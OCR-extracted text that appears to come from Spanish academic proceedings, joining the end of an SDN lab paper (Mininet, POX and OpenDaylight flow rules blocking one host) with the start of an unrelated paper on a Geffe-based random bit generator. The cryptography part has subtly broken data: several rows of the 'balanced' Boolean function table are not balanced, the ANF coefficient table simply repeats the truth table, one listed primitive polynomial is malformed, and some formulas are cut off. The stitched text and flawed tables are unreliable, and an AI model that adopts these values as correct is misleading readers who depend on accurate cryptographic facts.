64 bytes from 10.0.0.4: icmp_seq=1 ttl=64 time=113 ms
64 bytes from 10.0.0.4: icmp_seq=2 ttl=64 time=0.053 ms
64 bytes from 10.0.0.4: icmp_seq=3 ttl=64 time=0.053 ms
64 bytes from 10.0.0.4: icmp_seq=4 ttl=64 time=0.046 ms
64 bytes from 10.0.0.4: icmp_seq=5 ttl=64 time=0.056 ms
64 bytes from 10.0.0.4: icmp_seq=6 ttl=64 time=0.051 ms
64 bytes from 10.0.0.4: icmp_seq=7 ttl=64 time=0.048 ms
64 bytes from 10.0.0.4: icmp_seq=8 ttl=64 time=0.063 ms
64 bytes from 10.0.0.4: icmp_seq=9 ttl=64 time=0.051 ms
^C
--- 10.0.0.4 ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 8126ms
rtt min/avg/max/mdev = 0.046/12.708/113.951/35.794 ms
mininet>
```

Figura 14 - Resultado de h1 ping h4

Se puede comprobar el estado de los flujos mediante el comando: **mininet> sh ovs-ofctl -O OpenFlow11 dump-flows s2** (Figura 15).




Figura 15 - Estado de los flujos instalados

2.2. Simulación con el controlador OpenDayLight

Para la simulación con el controlador OpenDaylight (se mantienen las cuatro sesiones utilizadas anteriormente abiertas, se procede a cerrar el controlador POX y seestablece una sesión SSH con la MV que contiene el controlador ODL con el siguiente comando:

sudo ssh -X odl@192.168.59.10

Se ejecuta el comando para arrancar el servidor ODL(Figura 16), desde la ubicación donde se encuentra, en nuestro caso:

./distribution-karaf-0.4.4-Beryllium-SR4/bin/karaf



Figura 16 - Interfaz del servidor ODL

Desde la sesión SSH conectada a mininet se crea la misma topología utilizada con el controlador POX con el siguiente comando:

sudo mn --topo tree,2,2 --mac --controller=remote,ip=192.168.59.10 --switch ovsk,protocols=OpenFlow13

Al crear la topología desde mininet utilizando el controlador ODL automáticamente se crean reglas de flujo para los switches (Figura 17). Estos se pueden ver desde Mininet, con el comando:

dpctl dump-flows -O OpenFlow13.




Figura 17 - Reglas de flujo creadas al arrancar la topología

Para crear la misma regla de flujo utilizada en la simulación con POX sobre h2, se procede en primer lugar a ver su configuración de red con el comando:

mininet> h2 ifconfig (Figura 18).

```
mininet> h2 ifconfig
h2-eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.0.2  netmask 255.0.0.0  broadcast 10.255.255.255
        inet6 fe80::200:ff:fe00:2  prefixlen 64  scopeid 0x20<link>
        ether 00:00:00:00:00:02  txqueuelen 1000  (Ethernet)
        RX packets 7  bytes 606 (606.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 7  bytes 646 (646.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

mininet>
```

Figura 18 - Detalles del host h2

La dirección ethernet es 00:00:00:00:00:00:02. Teniendo en cuenta esto se procede a crear una regla de flujo en la interfaz gráfica de ODL. Desde el navegador se accede a la interfaz web **DLUX de ODL** ingresando a:

http://192.168.59.10:8181/index.html.

El siguiente paso consiste en dirigirnos a YANG UI, a partir del panel de la izquierda. Este apartado tiene múltiples secciones: **API, HISTORY, COLLECTION y PARAMETERS.** A continuación, se desplaza hasta la sección **opendaylight-inventory**. Una vez allí, se observa que existen dos configuraciones, una llamada **operational** y la otra **config**. La primera lee la configuración directamente de los switches, por tanto, solo podremos hacer una solicitud **GET**. La segunda tiene las configuraciones existentes del controlador, por ende, en principio no tendremos ninguna, aquí se puede hacer peticiones **GET, PUT, POST y DELETE**. Inicialmente la idea es añadir configuración de flujo nuevo a la existente en operational, ya que ambas deben coexistir.

Para añadir una regla de flujo nueva, desde **config** nos movemos hacia nodes y por último a **node {id}.**




Figura 19 - Interfaz YANGUI

Como muestra la Figura 19, se puede ver un botón con el símbolo "+". Este sirve para añadir un nodo en la lista de **config**. En la lista desplegable se selecciona **PUT**, para crear una nueva entrada en la tabla de flujo (Figura 20).




Figura 20 - Creando una entrada de regla de flujo

Para añadir una regla de flujo con el mismo efecto que la simulación con POX, se debe crear una regla sobre el switch 2 (Figura 21), el mismo es el nodo llamado openflow:2, de esta forma lo acoplaremos a las reglas que se encuentra en **operational** creadas al utilizar ODL.



Figura 21 - Lista de Nodos

Para denegar el tráfico al host h2, en la sección **address de ethernet-source** se coloca la dirección ethernet de este (Figura 22)




Figura 22 - Identificación de dirección MAC

A continuación, se configura la instrucción para cuando el flujo coincida con la dirección previamente indicada. Para esto nos dirigimos a **instructions** y se configura como muestra la Figura 23.




Figura 23 - Configuración de la regla de flujo

La instrucción **apply-actions-case**¸ aplica la acción definida inmediatamente. Esta acción al ser **drop-action-case** descarta los paquetes con la coincidencia anteriormente indicada. Posteriormente se configura la prioridad, el tiempo de inactividad, el tiempo de espera, la cookie y el id de la tabla tal como lo establece el protocolo (Figura 24).



Figura 24 - Parámetros de la regla de flujo

La prioridad define características de QoS al flujo, mientras mayor sea la prioridad mayor precedencia tendrá y se ejecutará primero. El tiempo de inactividad, denotado por **idle-timeout**, indica el número de segundos después de los cuales se elimina una entrada de flujo de la tabla de flujo porque no hay paquetes que lo coincidan, si se fija el tiempo de inactividad en 0, la entrada de flujo no experimenta tiempo de inactividad. El tiempo de espera, denotado por **hard-timeout**, indica el número de segundos después de los cuales se elimina la entrada de flujo de la tabla de flujo, ya sea que los paquetes coincidan o no, si se establece el tiempo de espera en 0, la entrada de flujo no experimenta tiempo de espera. A su vez, con la cookie, se identifica nuestro flujo en la tabla y, para completar la configuración, se indica el id de la tabla a la cual se aplica. Como último paso se envía esta petición al servidor ODL presionando el botón **Send** (Figura 25).



Figura 25 - Aplicando la regla de flujo

Si la solicitud es ejecutada satisfactoriamente, aparece un mensaje indicando esto. En estas condiciones, se

procede a observar las tablas de flujo de los switches desde mininet (Figura 26).





Figura 26 - Reglas de flujo instaladas en los nodos

Es de notar que mientras mayor sea la prioridad de la regla de flujo instalada aparecerá en primer lugar en la tabla. Al realizar las pruebas de conectividad se observa lo que muestra la Figura 27.



```
mininet> h2 ping h1
PING 10.0.0.1 (10.0.0.1) 56(84) bytes of data.
From 10.0.0.2 icmp_seq=1 Destination Host Unreachable
From 10.0.0.2 icmp_seq=2 Destination Host Unreachable
From 10.0.0.2 icmp_seq=3 Destination Host Unreachable
From 10.0.0.2 icmp_seq=4 Destination Host Unreachable
From 10.0.0.2 icmp_seq=5 Destination Host Unreachable
From 10.0.0.2 icmp_seq=6 Destination Host Unreachable
From 10.0.0.2 icmp_seq=7 Destination Host Unreachable
From 10.0.0.2 icmp_seq=8 Destination Host Unreachable
From 10.0.0.2 icmp_seq=9 Destination Host Unreachable
^C
--- 10.0.0.1 ping statistics ---
10 packets transmitted, 0 received, +9 errors, 100% packet loss, time 9199ms
pipe 4
mininet> h1 ping h4
PING 10.0.0.4 (10.0.0.4) 56(84) bytes of data.
64 bytes from 10.0.0.4: icmp_seq=1 ttl=64 time=0.707 ms
64 bytes from 10.0.0.4: icmp_seq=2 ttl=64 time=0.112 ms
64 bytes from 10.0.0.4: icmp_seq=3 ttl=64 time=0.101 ms
64 bytes from 10.0.0.4: icmp_seq=4 ttl=64 time=0.076 ms
64 bytes from 10.0.0.4: icmp_seq=5 ttl=64 time=0.095 ms
64 bytes from 10.0.0.4: icmp_seq=6 ttl=64 time=0.052 ms
64 bytes from 10.0.0.4: icmp_seq=7 ttl=64 time=0.064 ms
64 bytes from 10.0.0.4: icmp_seq=8 ttl=64 time=0.078 ms
64 bytes from 10.0.0.4: icmp_seq=9 ttl=64 time=0.059 ms
^C
--- 10.0.0.4 ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 8149ms
rtt min/avg/max/mdev = 0.052/0.149/0.707/0.198 ms
mininet>
```

Figura 27 - Resultado de la prueba de conectividad

Los resultados son los mismos que en los vistos con POX

3. Conclusiones

Este trabajo muestra en detalle la implementación de una regla de flujo denegando el tráfico a un nodo dentro de una red SDN, y lo hace mostrando la utilización de dos controladores disponibles bajo licencia GNU, se considera que de esta forma se facilita la reproducción de la experiencia y es un aporte para el estudio del protocolo OpenFlow

4. Referencias

[1] Open Networking Foundation, «Software-Defined Networking (SDN) Definition,» 2018. [En línea]. Available: https://www.opennetworking.org/sdn-definition/. [Último acceso: 6 11 2018].

[2] The Open Networking Foundation,, «openflow-spec-v1.3.0.pdf,» [En línea]. Available: https://3vf60mmveq1g8vzn48q2o71a-wpengine.netdna-ssl.com/wp-content/uploads/2014/10/openflow-spec-v1.3.0.pdf. [Último acceso: 5 11 2018].

[3] github.com att/pox, «ATT/POX,» github.com, 2018. [En línea]. Available: https://github.com/att/pox. [Último acceso: 18 11 2018].

[4] opendaylight.org, «OpenDaylight,» OpenDaylight Project, 2016. [En línea]. Available: https://www.opendaylight.org/. [Último acceso: 18 11 2018].

[5] Mininet Team, «Mininet,» Mininet Team, 2018. [En línea]. Available: http://mininet.org/. [Último acceso: 18 11 2018].

[6] Wireshark Foundation, «Wireshark,» 209. [En línea]. Available: https://www.wireshark.org/. [Último acceso: 5 7 2019].

[7] VirtualBox.org, «VirtualBox,» 2018. [En línea]. Available: https://www.virtualbox.org/. [Último acceso: 6 11 2018].

[8] VMware, Inc, «VMware Workstation 15.0.4 Pro Release Notes,» 2019. [En línea]. Available: https://docs.vmware.com/en/VMware-Workstation-Pro/15/rn/workstation-1504-release-notes.html. [Último acceso: 18 7 2019].

[9] openvswitch.org, «ovs-dpctl.8,» [En línea]. Available: http://www.openvswitch.org/support/dist-docs/ovs-dpctl.8.txt. [Último acceso: 19 11 2018].

Pruebas Estadísticas sobre un Generador Aleatorio Binario Basado en una Combinación no Lineal de Tres Generadores de Geffe

Germán Antonio Montejano
Depto de Informática
FCFMyN (UNSL)
Ejército de Los Andes 50
San Luis
gmonte@unsl.edu.ar

Pablo Marcelo García
Depto de Matemática
FCEyN (UNLPam)
Uruguay 151
Santa Rosa, La Pampa
pablogarcia@exactas.unlpam.edu.ar

Andrés Farías
DCE
(Unlar)
Av. De La Fuente S/N
La Rioja
afarias@yahoo.com.ar

Resumen

Para definir la estructura de un generador aleatorio de bits que combine en forma no lineal tres generadores Geffe, hace falta una función booleana, que cumpla con una serie de requisitos matemáticos necesarios para asegurar prestaciones criptográficas de alto nivel de calidad.

A los efectos de determinar cuáles de las funciones disponibles son las más apropiadas, se realiza un proceso de selección, en el que algunas resultan rechazadas y otras se convierten en candidatas. Las funciones que resultan aceptadas son sometidas a pruebas estadísticas de aleatoriedad que generan la selección definitiva.

Se presentan, en este documento, los criterios de interpretación de los resultados de pruebas estadísticas realizadas a un conjunto de funciones booleanas de tres variables y su influencia en la calidad aleatoria de las muestras generadas.

Palabras Claves: LFSR, Geffe, prueba de aleatoriedad, complejidad lineal.

Introducción

Este trabajo describe los siguientes tópicos:

- Estructura del generador propuesto.
- Composición exacta de los generadores Geffe con sus respectivos registros.
- Criterios aplicados para la selección de funciones booleanas.
- Tablas de resultados de la elección de funciones.
- Pruebas estadísticas que fueron aplicadas en el proceso de evaluación.
- Análisis de resultados que derivaron en el rechazo de algunas funciones.

Generador Aleatorio mediante Combinación No Lineal de LFSR

Descripción del Generador Aleatorio

El generador propuesto en este trabajo, está conformado por tres generadores Geffe, cuyas secuencias son combinadas de forma no lineal mediante una función booleana de tres variables:

$$, z).$$

El esquema del generador se indica en la figura 1.

Para esta propuesta se analizan distintas funciones booleanas que son obtenidas mediante un procedimiento de búsqueda. Las variables x, y, z de la función son las secuencias obtenidas de cada generador Geffe:

El propósito de combinar las secuencias , obtenidas por cada generador Geffe, es de lograr una secuencia final $w = S_{Generador}$ con un período y una complejidad lineal muchos mayores de las que se obtendría con los Geffe trabajando de manera individual.




Figura 1. Esquema generador aleatorio

Generador Geffe

A los efectos de obtener secuencias no lineales a partir de Registros de Desplazamiento Lineal con Retroalimentación (RDLR), conocidos por sus siglas en inglés LFSR (Linear Feedback Shift Register), se desarrollaron distintas estructuras que permiten obtener secuencias no lineales a partir de los LFSR que componen el generador. Hay tres metodologías principales para hacerlo, Massodi (et al.) [1], Canteaut [2] y Menezes (et al.) [3].

Una de ellas es el generador Geffe, que combina tres LFSR, mediante una función booleana que tiene la siguiente forma:

$$f = f(a,b,c) = (a \cdot b) \oplus (b \cdot c) \oplus c.$$




Figura 2. Generador Geffe

Estructura de los Generadores Geffe

Para la selección de los LFSR, que componen cada generador Geffe, además del requisito que los polinomios de conexión sean primitivos (que son los que presentan la característica de generar secuencias de período máximo ([4]), hay otra condición adicional a cumplir y se refiere a que las complejidades lineales de los LFSR que componen cada generador Geffe, sean primos relativos de a dos.

En tabla 1, se indican los componentes de los generadores:

Tabla 1. Características de los LFSR

Geffe	LFSR	Long.	Polinomios primitivos	Períodos
1	1	23	$x^{23}+x^5+1$	$2^{23}-1$
1	2	19	$x^{19}+x^5+x^2+x^1+1$	$2^{19}-1$
1	3	18	$x^{18}+x^5+x^2+x^1+1$	$2^{18}-1$
2	4	22	$x^{22}+x^1+1$	$2^{22}-1$
2	5	17	$x^{17}+x^3$	$2^{17}-1$
2	6	25	$x^{25}+x^3+1$	$2^{25}-1$
3	7	21	$x^{21}+x^2+1$	$2^{21}-1$
3	8	16	$x^{16}+x^5+x^3+x^2+1$	$2^{16}-1$
3	9	23	$x^{23}+x^5+1$	$2^{23}-1$

Clave y estados iniciales

Para originar los 183 bits correspondientes a los estados iniciales (semillas) de los distintos LFSR, se parte de la clave de 256 bits, siguiendo un proceso que esquemáticamente se muestra en la figura 3.




Figura 3. Clave y generación de estados iniciales

La clave tiene una longitud de 32 caracteres, que expresados en código ASCII (American Standard Code for Information Interchange), son 256 bits.

Para simplificar el procedimiento de introducción de la clave, se aceptan solamente las letras del alfabeto (minúsculas y mayúsculas) y los números del sistema de numeración decimal, es decir un total de 62 caracteres.

La función booleana que combina las tres matrices KP1, KP2, KP3, es la siguiente:

$$f_{combinación} = f(x) \oplus f(x \oplus a)$$

Donde:

$$(x) = KP2 \oplus (KP1 \cdot KP3)$$

$$a = (0{,}1, (KP2 \oplus KP3))$$

Funciones Booleanas

Las formas en las que se pueden representar las funciones booleanas incluyen: tabla de verdad, vector, forma polar, espectro de Walsh-Hadamard además de la forma algebraica normal (FNA), las cuales resultarán de interés en este caso. Las funciones booleanas que se necesitan deben ser balanceadas.

Tablas de Verdad de Funciones Balanceadas

Para seleccionar las funciones booleanas a utilizar, se parte de la tabla de verdad de la funciones booleanas de tres variables, un total de 256.
De estas se eligen las que tengan salidas con igual cantidad de ceros y unos. En total se obtuvieron 70 funciones

balanceadas, indicadas en la tabla 2.

Tabla 2. Tabla de verdad de funciones balanceadas

f()								
A	1	1	1	1	0	0	0	0
B	1	1	1	0	1	0	0	0
C	1	1	0	1	1	0	0	0
D	1	0	1	1	1	0	0	0
E	0	1	1	1	1	0	0	0
F	1	1	1	0	0	1	0	0
G	1	1	0	1	0	1	0	0
H	1	0	1	1	0	1	0	0
I	0	1	1	1	0	1	0	0
J	1	1	0	0	1	1	0	0
K	1	0	1	0	1	1	0	0
L	0	1	1	0	1	1	0	0
M	1	0	0	1	1	1	0	0
N	0	1	0	1	1	1	0	0
O	0	0	1	1	1	1	0	0
P	1	1	1	0	0	0	1	0
Q	1	1	0	1	0	0	1	0
R	1	0	1	1	0	0	1	0
S	0	1	1	1	0	0	1	0
T	1	1	0	0	1	0	1	0
U	1	0	1	0	1	0	1	0
V	0	1	1	0	1	0	1	0
W	1	0	0	1	1	0	1	0
X	0	1	0	1	1	0	1	0
Y	0	0	1	1	1	0	1	0
Z	1	1	0	0	0	1	1	1
AA	1	0	1	0	0	1	1	1
AB	0	1	1	0	0	1	1	1
AC	1	0	0	1	0	1	1	1
AD	0	1	0	1	0	1	1	1
AE	0	0	1	1	0	1	1	1
AF	1	0	0	0	1	1	1	1
AG	0	1	0	0	1	1	1	1
AH	0	0	1	0	1	1	1	1
AI	0	0	0	1	1	1	1	1
AJ	1	1	1	0	0	0	0	1
AK	1	1	0	1	0	0	0	1
AL	1	0	1	1	0	0	0	1
AM	0	1	1	1	0	0	0	1
AN	1	1	0	0	1	0	0	1
AO	1	0	1	0	1	0	0	1
AP	0	1	1	0	1	0	0	1
AQ	1	0	0	1	1	0	0	1
AR	0	1	0	1	1	0	0	1
AS	0	0	1	1	1	0	0	1
AT	1	1	0	0	0	1	0	1
AU	1	0	1	0	0	1	0	1
AV	0	1	1	0	0	1	0	1
AW	1	0	0	1	0	1	0	1
AX	0	1	0	1	0	1	0	1
AY	0	0	1	1	0	1	0	1
AZ	1	0	0	0	1	1	0	1
BA	0	1	0	0	1	1	0	1
BB	0	0	1	0	1	1	0	1
BC	0	0	0	1	1	1	0	1
BD	1	1	0	0	0	0	1	1
BE	1	0	1	0	0	0	1	1
BF	0	1	1	0	0	0	1	1
BG	1	0	0	1	0	0	1	1
BH	0	1	0	1	0	0	1	1
BI	0	0	1	1	0	0	1	1
BJ	1	0	0	0	1	0	1	1
BK	0	1	0	0	1	0	1	1
BL	0	0	1	0	1	0	1	1
BM	0	0	0	1	1	0	1	1
BN	1	0	0	0	0	1	1	1
BO	0	1	0	0	0	1	1	1
BP	0	0	1	0	0	1	1	1
BQ	0	0	0	1	0	1	1	1
BR	0	0	0	0	1	1	1	1

Transformada Rápida de Walsh-Hadamard

El espectro correspondiente puede ser calculado por la expresión:

$$F(\omega) = \sum_{x \in \mathbb{Z}_2^n} (-1)^{\hat{f}(x) \oplus x \cdot \omega}.$$

Tabla 3. Espectro de Walsh-Hadamard de funciones balanceadas

f()								
A	0	0	0	0	-8	0	0	0
B	0	-4	-4	0	-4	0	0	4
C	0	0	-4	-4	-4	4	0	0
D	0	-4	0	-4	-4	0	4	0
E	0	0	0	0	-4	4	4	4
F	0	0	-4	4	-4	-4	0	0
G	0	4	-4	0	-4	0	0	-4
H	0	0	0	0	-4	-4	4	-4
I	0	4	0	4	-4	0	4	0
J	0	0	-8	0	0	0	0	0
K	0	-4	-4	0	0	-4	4	0
L	0	0	-4	4	0	0	4	4
M	0	0	-4	-4	0	0	4	-4
N	0	4	-4	0	0	4	4	0
O	0	0	0	0	0	0	8	0
P	0	-4	0	4	-4	0	-4	0
Q	0	0	0	0	-4	4	-4	-4
R	0	-4	4	0	-4	0	0	-4
S	0	0	4	4	-4	4	0	0
T	0	-4	-4	0	0	4	-4	0
U	0	-8	0	0	0	0	0	0
V	0	-4	0	4	0	4	0	4
W	0	-4	0	-4	0	4	0	-4
X	0	0	0	0	0	8	0	0
Y	0	-4	4	0	0	4	4	0
Z	0	0	-4	4	0	0	-4	-4
AA	0	-4	0	4	0	-4	0	-4
AB	0	0	0	8	0	0	0	0
AC	0	0	0	0	0	0	0	-8
AD	0	4	0	4	0	4	0	-4
AE	0	0	4	4	0	0	4	-4
AF	0	-4	-4	0	4	0	0	-4
AG	0	0	-4	4	4	4	0	0
AH	0	-4	0	4	4	0	4	0

f()								
AI	0	0	0	0	4	4	4	-4
AJ	0	0	0	0	-4	-4	-4	4
AK	0	4	0	-4	-4	0	-4	0
AL	0	0	4	-4	-4	-4	0	0
AM	0	4	4	0	-4	0	0	4
AN	0	0	-4	-4	0	0	-4	4
AO	0	-4	0	-4	0	-4	0	4
AP	0	0	0	0	0	0	0	8
AQ	0	0	0	-8	0	0	0	0
AR	0	4	0	-4	0	4	0	4
AS	0	0	4	-4	0	0	4	4
AT	0	4	-4	0	0	-4	-4	0
AU	0	0	0	0	0	-8	0	0
AV	0	4	0	4	0	-4	0	4
AW	0	4	0	-4	0	-4	0	-4
AX	0	8	0	0	0	0	0	0
AY	0	4	4	0	0	-4	4	0
AZ	0	0	-4	-4	4	-4	0	0
BA	0	4	-4	0	4	0	0	4
BB	0	0	0	0	4	-4	4	4
BC	0	4	0	-4	4	0	4	0
BD	0	0	0	0	0	0	-8	0
BE	0	-4	4	0	0	-4	-4	0
BF	0	0	4	4	0	0	-4	4
BG	0	0	4	-4	0	0	-4	-4
BH	0	4	4	0	0	4	-4	0
BI	0	0	8	0	0	0	0	0
BJ	0	-4	0	-4	4	0	-4	0
BK	0	0	0	0	4	4	-4	4
BL	0	-4	4	0	4	0	0	4
BM	0	0	4	-4	4	4	0	0
BN	0	0	0	0	4	-4	-4	-4
BO	0	4	0	4	4	0	-4	0
BP	0	0	4	4	4	-4	0	0
BQ	0	4	4	0	4	0	0	-4
BR	0	0	0	0	8	0	0	0

Funciones Expresadas en FNA

La Forma Normal Algebraica, se determina a partir de las tablas de verdad anterior, en la tabla 4 se indican los coeficientes de la FNA, que corresponden a la expresión:

$$f_{FNA} = a_1 1 \oplus a_2 x \oplus a_3 y \oplus a_4(xy) \oplus a_5 z \oplus a_6(xz) \oplus a_7(yz) \oplus a_8(xyz)$$

Tabla 4. Funciones en FNA (Coeficientes *ai*)

f()	1	2	3	4	5	6	7	8
A	1	1	1	1	0	0	0	0
B	1	1	1	0	1	0	0	0
C	1	1	0	1	1	0	0	0
D	1	0	1	1	1	0	0	0
E	0	1	1	1	1	0	0	0
F	1	1	1	0	0	1	0	0
G	1	1	0	1	0	1	0	0
H	1	0	1	1	0	1	0	0
I	0	1	1	1	0	1	0	0
J	1	1	0	0	1	1	0	0
K	1	0	1	0	1	1	0	0
L	0	1	1	0	1	1	0	0
M	1	0	0	1	1	1	0	0
N	0	1	0	1	1	1	0	0
O	0	0	1	1	1	1	0	0
P	1	1	1	0	0	0	1	0
Q	1	1	0	1	0	0	1	0
R	1	0	1	1	0	0	1	0
S	0	1	1	1	0	0	1	0
T	1	1	0	0	1	0	1	0
U	1	0	1	0	1	0	1	0
V	0	1	1	0	1	0	1	0
W	1	0	0	1	1	0	1	0
X	0	1	0	1	1	0	1	0
Y	0	0	1	1	1	0	1	0
Z	1	1	0	0	0	1	1	1
AA	1	0	1	0	0	1	1	1
AB	0	1	1	0	0	1	1	1
AC	1	0	0	1	0	1	1	1
AD	0	1	0	1	0	1	1	1
AE	0	0	1	1	0	1	1	1
AF	1	0	0	0	1	1	1	1
AG	0	1	0	0	1	1	1	1
AH	0	0	1	0	1	1	1	1
AI	0	0	0	1	1	1	1	1
AJ	1	1	1	0	0	0	0	1
AK	1	1	0	1	0	0	0	1
AL	1	0	1	1	0	0	0	1
AM	0	1	1	1	0	0	0	1
AN	1	1	0	0	1	0	0	1
AO	1	0	1	0	1	0	0	1
AP	0	1	1	0	1	0	0	1
AQ	1	0	0	1	1	0	0	1
AR	0	1	0	1	1	0	0	1
AS	0	0	1	1	1	0	0	1
AT	1	1	0	0	0	1	0	1
AU	1	0	1	0	0	1	0	1
AV	0	1	1	0	0	1	0	1
AW	1	0	0	1	0	1	0	1
AX	0	1	0	1	0	1	0	1
AY	0	0	1	1	0	1	0	1
AZ	1	0	0	0	1	1	0	1
BA	0	1	0	0	1	1	0	1
BB	0	0	1	0	1	1	0	1
BC	0	0	0	1	1	1	0	1
BD	1	1	0	0	0	0	1	1
BE	1	0	1	0	0	0	1	1
BF	0	1	1	0	0	0	1	1
BG	1	0	0	1	0	0	1	1
BH	0	1	0	1	0	0	1	1
BI	0	0	1	1	0	0	1	1
BJ	1	0	0	0	1	0	1	1
BK	0	1	0	0	1	0	1	1
BL	0	0	1	0	1	0	1	1
BM	0	0	0	1	1	0	1	1
BN	1	0	0	0	0	1	1	1
